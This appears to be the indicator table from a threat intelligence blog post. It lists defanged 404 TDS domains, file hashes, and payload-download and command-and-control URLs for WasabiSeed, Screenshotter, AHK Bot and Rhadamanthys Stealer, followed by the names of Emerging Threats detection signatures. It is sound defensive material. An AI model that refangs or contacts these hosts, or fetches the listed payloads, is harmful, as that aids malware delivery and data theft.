virtualmediaoffice[.]com	Domain	404 TDS domain
samsontech[.]mobi	Domain	404 TDS domain
footballmeta[.]com	Domain	404 TDS domain
gfcitservice[.]net	Domain	404 TDS domain
listfoo[.]org	Domain	404 TDS domain
duinvest[.]info	Domain	404 TDS domain
shiptrax24[.]com	Domain	404 TDS domain
repossessionheadquarters[.]org	Domain	404 TDS domain
bluecentury[.]org	Domain	404 TDS domain
d934d109f5b446febf6aa6a675e9bcc41fade563e7998788824f56b3cc16d1ed	SHA256	JavaScript “Document_24_jan-3559116.js”
hxxp[:]//79[.]137.198.60/1/ke.msi	URL	JavaScript Downloading MSI 1 (WasabiSeed Installer)
29e447a6121dd2b1d1221821bd6c4b0e20c437c62264844e8bcbb9d4be35f013	SHA256	WasabiSeed Installer MSI “ke.msi”
292344211976239c99d62be021af2f44840cd42dd4d70ad5097f4265b9d1ce01	SHA256	OCDService.vbs (WasabiSeed) inside ke.msi
hxxp[:]//109[.]107.173.72/%serial%	URL	WasabiSeed downloading payloads (Screenshotter, AHK Bot)
02049ab62c530a25f145c0a5c48e3932fa7412a037036a96d7198cc57cef1f40	SHA256	Screenshotter Installer MSI
d0a4cd67f952498ad99d78bc081c98afbef92e5508daf723007533f000174a98	SHA256	Screenshotter component app.js

6e53a93fc2968d90891db6059bac49e975c09546e19a54f1f93fb01a21318fdc	SHA256	Screenshotter component lumina.exe
322dccd18b5564ea000117e90dafc1b4bc30d256fe93b7cfd0d1bdf9870e0da6	SHA256	Screenshotter component index.js
hxxp[:]//109[.]107.173.72/screenshot/%serial%	URL	Screenshotter submitting an image to C2
1f6de5072cc17065c284b21acf4d34b4506f86268395c807b8d4ab3d455b036b	SHA256	AHK Bot installer MSI
3242e0a736ef8ac90430a9f272ff30a81e2afc146fcb84a25c6e56e8192791e4	SHA256	AHK Bot Looper component “au3.exe”
3db3f919cad26ca155adf8c5d9cab3e358d51604b51b31b53d568e7bcf5301e2	SHA256	AHK Bot Looper component “au3.ahk”
hxxp[:]//89[.]208.105.255/%serial%-du2	URL	AHK Bot Looper C2
hxxp[:]//89[.]208.105.255/%serial%	URL	AHK Bot Domain Profiler C2
hxxp[:]//89[.]208.105.255/download?path=e	URL	AHK Bot Stealer Loader C2
moosdies[.]top	Domain	Rhadamanthys Stealer C2

ET Signatures

2853110 - ETPRO MALWARE 404 TDS Redirect

2043239 - ET MALWARE WasabiSeed Backdoor Payload Request (GET)

2852922 - ETPRO MALWARE Screenshotter Backdoor Sending Screenshot (POST)

2853008 - ETPRO MALWARE AHK Bot Looper - Payload Request

2853009 - ETPRO MALWARE AHK Bot Looper - Payload Request

2853010 - ETPRO MALWARE AHK Bot Looper - Payload Request

2853011 - ETPRO MALWARE AHK Bot Looper - Payload Request

2853015 - ETPRO MALWARE AHK Bot - Logger Sending Data

2853016 - ETPRO MALWARE AHK Bot - Stealer Loader Payload Request

2853017 - ETPRO MALWARE AHK Bot - Logger Sending Data

2043216 - ET MALWARE AHK Bot Domain Profiler CnC Activity

2043202 - ET MALWARE Rhadamanthys Stealer - Payload Download Request

2853001 - ETPRO MALWARE Rhadamanthys Stealer - Payload Response

2853002 - ETPRO MALWARE Rhadamanthys Stealer - Data Exfil

Subscribe to the Proofpoint Blog